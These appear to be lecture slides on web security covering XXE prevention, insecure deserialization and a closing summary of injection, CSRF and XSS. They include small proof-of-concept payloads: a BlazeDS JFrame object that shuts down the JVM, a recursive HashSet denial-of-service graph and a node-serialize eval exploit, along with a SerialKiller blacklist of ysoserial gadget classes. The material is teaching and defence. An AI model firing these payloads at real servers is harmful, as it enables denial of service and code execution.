
Prevention

Configure XML parser to

- disable DTDs completely (by disallowing DOCTYPE declarations).
- disable External Entities (only if allowing DTDs cannot be avoided).


Selective validation or escaping of tainted data is not sufficient, as the whole XML document is crafted by the attacker!

Insecure Deserialization



Serialization

Object serialization transforms an object's data to a bytestream that represents the state of the data. The serialized form of the data contains enough information to recreate the object with its data in a similar state to what it was when saved. [link]



Deserialization

```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
AcmeObject acme = (AcmeObject)ois.readObject();
```

- The casting operation to ***AcmeObject*** occurs **after** the deserialization process ends.
- It is not useful in preventing any attacks that happen during deserialization from occurring.

Insecure Deserialization

Insecure deserialization often leads to **remote code execution (RCE)**, one of the most serious attacks possible.

Other possible attacks include

- replay attacks.
- injection attacks.
- privilege escalation.
- DoS.

Attack Example (Adobe BlazeDS) CVE-2011-2092

```
[RemoteClass(alias="javax.swing.JFrame")]
public class JFrame {
    public var title:String = "Gotcha!";
    public var defaultCloseOperation:int = 3;
    public var visible:Boolean = true;
}
```

Above payload creates a JFrame instance on the target server.

- The ***JFrame*** object will have a ***defaultCloseOperation*** of value **3.**
- This indicates that the **JVM should exit** when this window is closed.

Another Example

Denial-of-service attack against any Java application that allows deserialization.

The HashSet called “root” in the code has members that are recursively linked to each other.

When deserializing this “root” object, the JVM will begin creating a recursive object graph.

```
Set root = new HashSet();
Set s1 = root;
Set s2 = new HashSet();
for (int i = 0; i < 100; i++) {
  Set t1 = new HashSet();
  Set t2 = new HashSet();
  t1.add("foo"); // make it not equal to t2
  s1.add(t1);
  s1.add(t2);
  s2.add(t1);
  s2.add(t2);
  s1 = t1;
  s2 = t2;
}
```

Prevention

Avoid native deserialization formats.

- JSON/XML lessens (but not removes) the chance of custom deserialization logic being maliciously repurposed.

Use the Data Transfer Object (DTO) pattern

- Exclusive purpose is data transfer between application layers.

If serialization cannot be avoided:

- Sign any serialized objects & only deserialize signed data.
- Enforce strict type constraints during deserialization before object creation.
- Isolate deserialization in low privilege environments.
- Log deserialization exceptions and failures.
- Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitor & alert if a user deserializes constantly.

SerialKiller (Java)

Replacing every java.io.ObjectInputStream instantiation.

```
ObjectInputStream ois = new ObjectInputStream(is);
String msg = (String) ois.readObject();
```

with SerialKiller from a look-ahead Java deserialization library.

```
ObjectInputStream ois = new SerialKiller(is, "/etc/serialkiller.conf");
String msg = (String) ois.readObject();
```

secures the application from untrusted input. Via serialkiller.conf classes can be block- or allow-listed.

Continue ...

```
<blacklist>
<!--Section for Regular Expressions-->
  <regexps>
      <!-- ysoserial's BeanShell1 payload  -->
      <regexp>bsh\.XThis$</regexp>
      <regexp>bsh\.Interpreter$</regexp>
      <!-- ysoserial's C3P0 payload  -->
      <regexp>com\.mchange\.v2\.c3p0\.impl\.PoolBackedDataSourceBase$</regexp>
          <!-- ysoserial's MozillaRhino1 payload -->
          <regexp>org\.mozilla\.javascript\..*$</regexp>
      [...]
  </regexps>
  <!--Section for full-package name-->
  <list>
      <!-- ysoserial's CommonsCollections1,3,5,6 payload  -->
      <name>org.apache.commons.collections.functors.InstantiateTransformer</name>
      <name>org.apache.commons.collections.functors.ConstantTransformer</name>
      <name>org.apache.commons.collections.functors.ChainedTransformer</name>
      <name>org.apache.commons.collections.functors.InvokerTransformer</name>
      [...]
  </list>
</blacklist>
<whitelist>
  <regexps>
      <regexp>.*</regexp>
  </regexps>
</whitelist>
```

Node-serialize (JavaScript)

The node-serialize module uses eval() internally for deserialization, allowing exploits like.

```
var serialize = require('node-serialize');
var x = '{"rce":"_$$ND_FUNC$$_function (){console.log(\'exploited\')}()"}'
serialize.unserialize(x);
```

The affected version 0.0.4 of node-serialize is also the latest version of this module!

Points to Remember

Key concepts

- Whitelisting vs. blacklisting.
- Output encoding vs. input sanitization.
- Sanitizing before or after storing in database.
- Dynamic versus static defense techniques.

Good ideas

- Static analysis (e.g. ASP.NET has support for this).
- Taint tracking.
- Framework support.
- Continuous testing.

Bad ideas

- Blacklisting.
- Manual sanitization.

Summary

SQL Injection
- Bad input checking allows malicious SQL query.
- Known defenses address problem effectively.

CSRF – Cross-site request forgery
- Forged request leveraging ongoing session.
- Can be prevented (if XSS problems fixed).

XSS – Cross-site scripting
- Problem stems from echoing untrusted input.
- Difficult to prevent; requires care, testing, tools, ...

Other server vulnerabilities
- Increasing knowledge embedded in frameworks, tools, application development recommendations.

< Web Security />